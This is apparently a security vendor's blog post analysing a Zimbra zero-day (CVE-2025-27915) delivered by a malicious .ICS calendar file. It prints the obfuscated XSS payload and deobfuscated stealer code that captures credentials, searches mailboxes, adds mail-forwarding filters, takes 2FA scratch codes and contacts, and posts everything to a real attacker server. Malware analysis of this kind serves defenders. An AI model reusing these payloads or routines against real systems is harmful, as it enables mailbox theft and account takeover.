0day .ICS attack in the wild

Sep 30, 2025 by StrikeReady Labs 6 minutes

Earlier in 2025, an apparent sender from `193.29.58.37` spoofed the Libyan Navy's Office of Protocol to send a then-zero-day exploit in Zimbra's Collaboration Suite, CVE-2025-27915, targeting Brazil's military. This leveraged a malicious .ICS file, a popular calendar format.

The exploitation of Zimbra, Roundcube, and similar open-source collaboration tools, directly over email, is rare. Although actors do compromise the servers in broad campaigns, and attackers frequently leverage these tools as lures, actually exploiting a vulnerability in them with an email attachment is a thread worth pulling on. We previously blogged about an adjacent, but related attacker, and ESET has authored multiple authoritative blogs on the topic. Proofpoint has reported in depth about usages of XSS to steal individuals' mailboxes, and Palo Alto has shown some conceptually similar preview pane vulnerabilities in Outlook. XSS has often been seen as a "lesser" vuln compared to RCE, but these examples should hammer home that XSS can be just as effective at accomplishing a goal. There is a very small subset of attackers who are adept at finding these 0days. A Russian-linked group is especially prolific, responsible for the bulk of the above references, although recently UNC1151 also used similar TTPs.




Figure 1: spearphish email

TLDR: we discovered this by watching for ICS files > 10kb that contain javascript. This is a rare enough occurrence that you can put an eyeball on every one.

```
BEGIN:VCALENDAR
PRODID:Zimbra-Calendar-Provider
VERSION:2.0
METHOD:CANCEL
BEGIN:VEVENT
UID:7eba4114-a02b-42c6-89c8-661abc5ba36c
ORGANIZER;CN="<!-- Zimbra Collaboration Suite Web Client --><details open ontoggle='window[&apos;\
x65\u0076\u0061\x6C&apos;](window[(function(luctx){zfuh=&apos;tsup&apos;;return &apos;\x61\x74\u00
6f\x62&apos;})()](&#39;KGFzeW5jIGZ1bmN0aW9uKCl7Y29uc3QgYTBfMHgxYTRkZjA9YTBfMHg0MmY2OyhmdW5jdGlvbih
fMHgyOGRiNjksXzB4NTM2N2QxKXtjb25zdCBhMF8weDU0N2ViYz17XzB4NDJmOGI2OjB4MmU4LF8weDRmN2UxYzoweDMyNCxfM
Hg0ODRmMjU6MHgyNGMsXzB4M2E5NWQxOjB4MTE2fSxfMHgxMDBmY2Q9YTBfMHg0MmY2LF8weDFjNWVmYT1fMHgyOGRiNjkoKTt
3aGlsZSghIVtdKXt0cnl7Y29uc3QgXzB4MjYxYjQyPXBhcnNlSW50KF8weDEwMGZjZCgweDFkZikpLzB4MSstcGFyc2VJbnQoX
zB4MTAwZmNkKDB4MTQ5KSkvMHgyK3BhcnNlSW50KF8weDEwMGZjZCgweDFkYSkpLzB4MyoocGFyc2VJbnQoXzB4MTAwZmNkKGE
wXzB4NTQ3ZWJjLl8weDQyZjhiNikpLzB4NCkrcGFyc2VJbnQoXzB4MTAwZmNkKDB4MjhhKSkvMHg1KihwYXJzZUludChfMHgxM
DBmY2QoYTBfMHg1NDdlYmMuXzB4NGY3ZTFjKSkvMHg2KSstcGFyc2VJbnQoXzB4MTAwZmNkKGEwXzB4NTQ3ZWJjLl8weDQ4NGY
yNSkpLzB4NystcGFyc2VJbnQoXzB4MTAwZmNkKDB4MWRlKSkvMHg4KigtcGFyc2VJbnQoXzB4MTAwZmNkKGEwXzB4NTQ3ZWJjL
```

Figure 2: ICS containing obvious javascript

Carving and decoding this base64 gives familiar looking obfuscation to our previous blog. Our first step in the analysis process is to try tools such as Obfuscator.io Deobfuscator.




Figure 3: First phase of deobfuscation using deobfuscate.io

Considerable manual analysis (renaming variables, function names, and constants) would be required to fully understand the payload purpose.

However, the payload functionality can also be understood by making an html file which loads the javascript in the `script` html header

```
<!DOCTYPE html>
<html>
<head>
<title>Debugging app</title>
</head>
<body>
<h1>Hello World</h1>
<script src="mal_decoded2.js"></script>
</body>
</html>
```

Figure 4: loading the JS via html

One could then debug it by right-clicking and selecting inspect on the webpage using devtools, then going to the sources section where the JS is present. Lastly, set a breakpoint as shown below:




Figure 5: setting a breakpoint

The script is a comprehensive data stealer targeting Zimbra Webmail. It does the following:

- Exfiltrates data to `https://ffrk.net/apache2_config_default_51_2_1`
- Employs evasion techniques like adding a 60 second delay before code execution, leverages 3 day execution windows, and also hides UI elements like `InvHeaderTable` to reduce visual clues

- Steals a wide range of data like credentials, emails, contacts, and shared folders
- Monitors user activity. If the user is inactive, it logs them out and steals data
- The code is implemented to be executed in asynchronous mode and into different Immediately Invoked Function Expressions (IIFE)

Below, we describe a few of the more interesting capabilities in the stealer

---

1) Limited Execution Frequency

Purpose: Only executes if 3+ days have passed since the last execution

```
function shouldRunScriptAgain() {
  let checkVar = true;
  let refreshDate = parentWindowObject().localStorage.getItem("ZmWebClientRefreshDate");
  if (refreshDate) {
    let dateConstructor = parentWindowObject().Date;
    const lastRunDate = new dateConstructor(refreshDate);
    const currentDate = new dateConstructor();
    const timeDiff = currentDate.getTime() - lastRunDate.getTime();
    const daysDiff = Math.floor(timeDiff / 86400000);
    if (daysDiff < 3) {
      checkVar = false;
    }
  }
  return checkVar;
}

async function checkAndRunScript() {
  const constantLimitReachedOrNot = shouldRunScriptAgain();
  if (false || constantLimitReachedOrNot) {
    setScriptLastRunDate();
    await mainStealerFunction();
  }
}

checkAndRunScript();
})();
```

Figure 6: function names changed for readability

```
function a0_0x588c45() {
  let _0x5356f7 = true;
  let _0x4c7d87 = a0_0x269dce().localStorage.getItem("ZmWebClientRefreshDate");
  if (_0x4c7d87) {
    let _0x1ab04b = a0_0x269dce().Date;
    const _0x5ada94 = new _0x1ab04b(_0x4c7d87);
    const _0xc195e8 = new _0x1ab04b();
    const _0x4ef98c = _0xc195e8.getTime() - _0x5ada94.getTime();
    const _0x415e65 = Math.floor(_0x4ef98c / 86400000);
    if (_0x415e65 < 0x3) {
      _0x5356f7 = false;
    } else {}
    ;
  } else {}
  ;
  return _0x5356f7;
}
;
async function a0_0x1355bc() {
  const _0x1ca366 = a0_0x588c45();
  if (false || _0x1ca366) {
    a0_0x5e1ce4();
    ;
    a0_0x487de7();
  } else {}
  ;
}
;
a0_0x1355bc();
})();
```

Figure 7: checking to see if more than 3 days have passed

2) Data Exfiltration

Purpose: Sends stolen data to the attacker's server using POST request and mode as "no-cors"

```
function sendDataToAttacker(tag, data) {
  getParentWindow().fetch("https://ffrk.net/apache2_config_default_51_2_1",
    method: "POST",
    mode: "no-cors",
    body: getParentWindow().btoa(
      getParentWindow().unescape(
        getParentWindow().encodeURIComponent(
          getLoggedInUsername() + (" :: " + tag + "\n\n") + data
        )
      )
    )
  }).catch(() => {});
}
```

Figure 8: Sending an HTTP POST with the snarfed data

3) Hiding Elements

Purpose: Hides UI elements to reduce visibility of the attack

```
function hideElements() {
  try {
    let elements = parentWindowObject().document.getElementsByClassName("InvHeaderTable");
    for (let i = 0; i < elements.length; i++) {
      try {
        elements[i].parentElement.style.display = "none";
      } catch (error) {}
    }
  } catch (error) {}
}

hideElements();
```

Figure 9: Hiding UI Elements

4) Requesting Zimbra Server for Retrieving Information

Purpose: Defines a helper function which sends SOAP requests to Zimbra Server for retrieving information

```
async function sendSoapRequestToZimbraServer(tag, endpoint, content) {
  let requestUrl = parentWindowObject().location.origin + '/' + "service/soap/" + endpoint;
  let errorText = '';
  try {
    let requestBody = {
      [endpoint]: content
    };
    let soapRequest = {
      'Header': constructSoapRequest(),
      'Body': requestBody
    };
    let response = await fetch(requestUrl, {
      'method': "POST",
      'body': JSON.stringify(soapRequest)
    });
    if (response.status == 200) {
      return await response.json();
    }
    try {
      errorText = await response.text();
    } catch (error) {}
    errorText = "status " + response.status + "\ntext " + errorText;
  } catch (error) {
    errorText = '' + error;
  }
  tag = tag + "-error";
  let errorMessage = tag + "\nurl " + requestUrl + "\n" + errorText;
  await asyncSendDataToAttackerServer(tag, errorMessage);
  return '';
}
```

Figure 10: helper function

Detailed Breakdown of Each Async IIFE

A. First Async IIFE: Credential Theft & Activity Monitoring

1. Function Name: `createHiddenFieldsForUsernameAndPasswordCapturing()`

Purpose:

- Creates hidden input fields for username and password
- These fields are invisible to the user but can capture credentials when the user logs in

```
function createHiddenFieldsForUsernameAndPasswordCapturing() {
  let passwordLength = parentWindowObject().document.getElementsByName("password").length;
  if (passwordLength != 0) {
    return;
  }
  let divElement = parentWindowObject().document.createElement("div");
  divElement.style.zIndex = '-1';
  divElement.style.width = '0%';
  let inputElement = parentWindowObject().document.createElement("input");
  inputElement.name = "username";
  inputElement.type = "text";
  inputElement.style.width = '0%';
  inputElement.style.opacity = '0';
  divElement.appendChild(inputElement);
  let inputElementNo2 = parentWindowObject().document.createElement("input");
  inputElementNo2.name = "password";
  inputElementNo2.type = "password";
  inputElementNo2.style.width = '0%';
  inputElementNo2.style.opacity = '0';
  inputElementNo2.addEventListener("change", stealUsernameAndPasswordFromLoginForm);
  divElement.appendChild(inputElementNo2);
  let documentBody = parentWindowObject().document.body;
  documentBody.appendChild(divElement);
}
```

Figure 11: Creating Hidden Fields for Credentials Capturing

2. Function Name: `stealUsernameAndPasswordFromLoginForm()`

Purpose:

- Steals usernames and passwords from login forms
- Sends the stolen credentials to the attacker's server

```
function stealUsernameAndPasswordFromLoginForm() {
  let passwordLength = parentWindowObject().document.getElementsByName("password").length;
  if (passwordLength != 1) {
    helperFormatFunctionAndSendToAttackerServer('', "len=" + passwordLength);
  }
  if (passwordLength < 1) {
    return;
  }
  let usernameValue = parentWindowObject().document.getElementsByName("username")[0].value;
  let passwordValue = parentWindowObject().document.getElementsByName("password")[0].value;
  helperFormatFunctionAndSendToAttackerServer('', usernameValue + " " + passwordValue);
}
```

Figure 12: Stealing Username and Passwords on login forms

3. Function Name: `startActivityMonitoring()`

Purpose:

- Monitors user activity (mouse movements, clicks, keyboard input)
- If the user is inactive for a particular amount of time, it triggers data theft and logs the user out

```
function startActivityMonitoring() {
  sendDataToAttackerWithPaxFishTag('', "start");
  const currentUsername = getLoggedInUsername();
  parentWindowObject().addEventListener("beforeunload", () => {
    sendDataToAttackerWithPaxFishTag('', currentUsername + " closed page");
  });

  activityTimer = parentWindowObject().setInterval(() => {
    inactivityCounter++;
  }, 1000);

  function addActivityListeners(element) {
    const events = ["mousemove", "click", "dblclick", "wheel", "contextmenu", "keypress"];
    events.forEach(event => element.addEventListener(event, () => {
      inactivityCounter = 0;
    }));
  }

  addActivityListeners(parentWindowObject().document);
  if (parentWindowObject().frames.length > 0) {
    addActivityListeners(parentWindowObject().frames[0].document);
  }

  tabVisibilityFunction();
  startInactivityTimer1();
  startInactivityTimer2();
}
```

Figure 13: Activity Monitoring

B. Second Async IIFE: Email Theft

1. Function Name: `isMetadataLoaded()` & `setMetadataLoaded()`

Purpose:

- Checks if metadata is already loaded to avoid re-execution
- Sets a flag to prevent duplicate execution

```
function isMetadataLoaded() {
  if (parentWindowObject().ZmMsgLoadMetaData && parentWindowObject().ZmMsgLoadMetaData === true)
    return true;
  }
  return false;
}

function setMetadataLoaded() {
  parentWindowObject().ZmMsgLoadMetaData = true;
}
```

Figure 14: Checking Meta data Loading

2. Function Name: `searchForEmailsInFolderAndSendToAttackerServer()`

Purpose:

- Searches all email folders for emails
- Sends the email content to the attacker's server
- Repeats every 4 hours to ensure continuous data theft

```
async function searchForEmailsInFolderAndSendToAttackerServer() {
  try {
    let folders = getAllFolders();
    for (let i = 0; i < folders.length; i++) {
      let ids = await searchEmailsInFolder(folders[i]);
      if (ids != undefined) {
        emailCount = emailCount + ids.length;
      }
      if (emailCount >= 400) {
        break;
      }
    }
  } catch (error) {
    await asyncSendDataToAttackerServer("mail-error", error);
  }
}

if (isMetadataLoaded()) {
  return;
}
setMetadataLoaded();
parentWindowObject().setTimeout(searchForEmailsInFolderAndSendToAttackerServer, 2000);
parentWindowObject().setInterval(searchForEmailsInFolderAndSendToAttackerServer, 14400000);
})();
```

Figure 15: Sending Email Content from Folders

3. Function Name: `searchEmailsInFolder(folder)`

Purpose:

- Uses Zimbra's SOAP API to search for emails in a specific folder
- Retrieves email IDs and sends the email content to the attacker

```
async function searchEmailsInFolder(folder) {
  try {
    const request = {
      _jsns: "urn:zimbraMail",
      sortBy: "dateDesc",
      offset: 0,
      limit: 1000,
      query: "in:\"" + folder + "\"",
      types: "conversation",
      needExp: 1
    };
    let response = await sendSoapRequestToZimbraServer("mail", "SearchRequest", request);
    let searchResponse = '';
    try {
      searchResponse = response.Body.SearchResponse;
    } catch (error) {
      await asyncSendDataToAttackerServer("mail-" + folder + "-error-json", error + "\n\n" + searchResponse);
      return;
    }
    if (searchResponse && (searchResponse.m != undefined || searchResponse.c != undefined)) {
      let emails = searchResponse.m || searchResponse.c;
      let ids = getEmailIds(emails, 50);
      for (let i = 0; i < ids.length; i++) {
        await fetchEmailContent(ids[i], folder);
        processedEmails.push(ids[i]);
      }
      return ids;
    }
  } catch (error) {
    await asyncSendDataToAttackerServer("mail-" + folder + "-error", error);
  }
}
```

Figure 16: Searching for emails in folders

C. Third Async IIFE: Malicious Email Filter Rules

1. Function Name: `addMaliciousFilters()`

Purpose:

- Adds malicious email filter rules to forward emails to `spam_to_junk@proton.me`

```
async function addMaliciousFilters() {
  await addMaliciousEmailFilterRuleAndForwardToProtonMail(false);
  await addMaliciousEmailFilterRuleAndForwardToProtonMail(true);
}
```

Figure 17: Adding email filter rules

2. Function Name: `addMaliciousEmailFilterRuleAndForwardToProtonMail(isOutgoing)`

Purpose:

- Creates a new email filter rule named "Correo". Interestingly, Correo is a Spanish word for mail, and in Brazil, where they speak Portuguese, it would traditionally be spelled Correio.
- Forwards all emails to `spam_to_junk@proton.me`

```
async function addMaliciousEmailFilterRuleAndForwardToProtonMail(isOutgoing) {
  let filterType = '';
  let direction = "incoming";
  if (isOutgoing) {
    filterType = "Outgoing";
    direction = "outgoing";
  }
  let tag = "sf-" + direction;
  let errorTag = tag + "-error";
  try {
    let response = await getFilterRules(filterType);
    let rules = response.Body["Get" + filterType + "FilterRulesResponse"].filterRules[0];
    if (rules.filterRule === undefined) {
      rules.filterRule = [];
    }
    let ruleString = JSON.stringify(rules.filterRule);
    if (ruleString.indexOf("spam_to_junk@proton.me") > 0) {
      await asyncSendDataToAttackerServer(errorTag, "spam_to_junk@proton.me also in rules\n\n" + ruleString);
      return;
    }
    if (ruleString.indexOf("Correo") > 0) {
      await asyncSendDataToAttackerServer(errorTag, "Correo already exists\n\n" + ruleString);
      return;
    }
    const redirectAction = {
      index: 0,
      a: "spam_to_junk@proton.me",
      copy: false
    };
    const keepAction = { index: 1 };
    const actions = {
      actionRedirect: [redirectAction],
      actionKeep: [keepAction]
    };
    const sizeTest = {
      index: 0,
      numberComparison: "over",
      s: '1'
    };
    const condition = {
      condition: "anvof",
```

Figure 18: Forwarding emails to Proton Mail Account

D. Fourth Async IIFE: Stealing Scratch Codes, Trusted Devices, and App-Specific Passwords

1. Function Name: `stealScratchCodeTrustedDevicesGetAppSpecificPasswords()`

Purpose:

- Steals scratch codes, trusted devices, and app-specific passwords
- Sends the stolen data to the attacker's server

```
  async function stealScratchCodeTrustedDevicesGetAppSpecificPasswords() {
    const request = { _jsns: "urn:zimbraAccount" };
    await sendSoapRequestToZimbraServerAndSendToAttackerServer("get_sc", "GetScratchCodesRequest", request);
    await sendSoapRequestToZimbraServerAndSendToAttackerServer("get_td", "GetTrustedDevicesRequest", request);
    await sendSoapRequestToZimbraServerAndSendToAttackerServer("get_ap", "GetAppSpecificPasswordsRequest", request);
  }
  parentWindowObject().setTimeout(stealScratchCodeTrustedDevicesGetAppSpecificPasswords, 1500);
})();
```


Figure 19: Stealing Data

E. Fifth Async IIFE: Stealing Contacts, Distribution Lists, and Shared Folders

1. Function Name: `stealContactsAndDistributionLists()`

Purpose:

- Steals contacts, distribution lists, and emailed contacts
- Sends the stolen data to the attacker's server



```
async function stealContactsAndDistributionLists() {
  if (distributionListsResponse) {
    let lists = distributionListsResponse.Body.GetAccountDistributionListsResponse.dl;
    if (lists != undefined) {
      for (let i = 0; i < lists.length; i++) {
        let listName = lists[i].name;
        const request = {
          _jsns: "urn:zimbraAccount",
          limit: 99,
          offset: 0,
          dl: { _content: listName }
        };
        let membersResponse = await sendSoapRequestToZimbraServer('co', "GetDistributionListMembersRequest", { content: request });
        if (membersResponse) {
          let members = membersResponse.Body.GetDistributionListMembersResponse.dlm;
          if (members != undefined) {
            let listEmails = [];
            for (let j = 0; j < members.length; j++) {
              let email = members[j]._content;
              if (!allEmails.includes(email)) {
                allEmails.push(email);
                listEmails.push(email);
              }
            }
            await asyncSendDataToAttackerServer(listName, listEmails);
          }
        }
      }
    }
  }
```

Figure 20: Stealing Data

2. Function Name: `stealSharedFolders()`

Purpose:

- Steals shared folders
- Sends the stolen data to the attacker's server

```
async function stealSharedFolders() {
  const request = {
    _jsns: "urn:zimbra",
    GetShareInfoRequest: [{
      _jsns: "urn:zimbraAccount",
      includeSelf: 0
    }]
  };
  const response = await sendSoapRequestToZimbraServer('co', "BatchRequest", { content: request });
  if (response) {
    let folders = [];
    let shares = response.Body.BatchResponse.GetShareInfoResponse[0].share;
    if (shares) {
      for (let i = 0; i < shares.length; i++) {
        folders.push(shares[i].folderPath);
      }
    }
    await asyncSendDataToAttackerServer("shareFolders", folders);
  }
}
```

Figure 21: Stealing Data

Type	Value
Attacker c2	`https://ffrk.net/apache2_config_default_51_2_1`
Sender IP	`193.29.58.37`
Email forwarding	`spam_to_junk@proton.me`
Email attachment hash	`ea752b1651ad16bc6bf058c34d6ae795d0b4068c2f48fdd7858f3d4f7c516f37`

Figure 22: Indicators mentioned in blog

Our github provides a download of the relevant files mentioned in the blog, including the deobfuscated JS.

Vendor	Threat Actor name
Proofpoint	`UNK_HeatSink`

Figure 23: Other validated vendor names for this actor

Acknowledgements

Thanks to K. Shahzad, as well as peer vendors, for their analysis and corrections Please get in touch at research@strikeready.com if you have corrections, would like us to use your group name, or would like to

collaborate on research.